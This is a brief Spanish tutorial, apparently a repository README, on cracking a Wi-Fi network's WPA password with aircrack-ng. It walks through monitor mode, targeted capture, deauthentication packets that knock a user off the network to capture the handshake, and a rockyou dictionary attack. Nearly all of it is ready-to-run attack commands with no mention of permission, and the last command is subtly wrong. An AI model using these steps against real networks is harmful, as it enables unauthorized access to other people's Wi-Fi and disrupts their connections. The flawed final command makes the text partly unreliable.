Como utilizar la herramienta

1. Descargar el rockyou en google, el enlace esta en la url de la herrmienta.


2. Crear una carpeta con cualquier nombre en el escitorio, mover el archivo descargado “Rockyou” a esa carpeta del escritorio.

3. Una vez hecho el paso 1 y 2 , ingresamos a la carpeta del escritorio e instalamos el aircrack con el comando **sudo apt install aircrack-ng.**


4. Luego con el comando **iwconfig**, podremos identificar en que modo esta nuestra antena, en este caso de ejemplo se llamara **wlan0** debemos pasarla al modo monitor con el comando **sudo airmon-ng start wlan0.**

5. Para hacer un escaneo de redes cercanas ejecutamos el comando **sudo airodump-ng wlan0.**


6. Nos saldra una lista de redes, pero los datos que necesitamos son el BSSID y el CH.



7. Despues de identificar los datos, limpiamos y ejecutamos el comando **sudo airodump-ng -c “CH” --bssid “BSSID” -w auditoria wlan0** , esto le dira al sistema que guarde todos los datos dentro de el archivo auditoria ademas de activar el modo escucha, en el cual solo debemos esperar que un usuario dentro de la red que estamos auditando, ejecute alguna accion para poder decifrar el numero de STATION.



8. Sin cerrar la terminal en modo escucha, abrimos otra terminal dentro de la carpeta del escritorio en la que estamos trabajando y ejecutamos el comando **sudo aireplay-ng -0 9 -a “BSSID” -c “STATION” wlan0** , esto enviara trafico para tirar la estacion y debemos esperar a que aparezca el “HandShake” ese comando podemos ejecutarlo hasta 4 veces hasta que aparezca el “HandShake”



9. El ataque final se ejecuta con el comando **sudo aircrack -b “HANDSHAKE” -w rockyou.txt auditoria-01.cap** , esto debe empezar a decifrar la contraseña.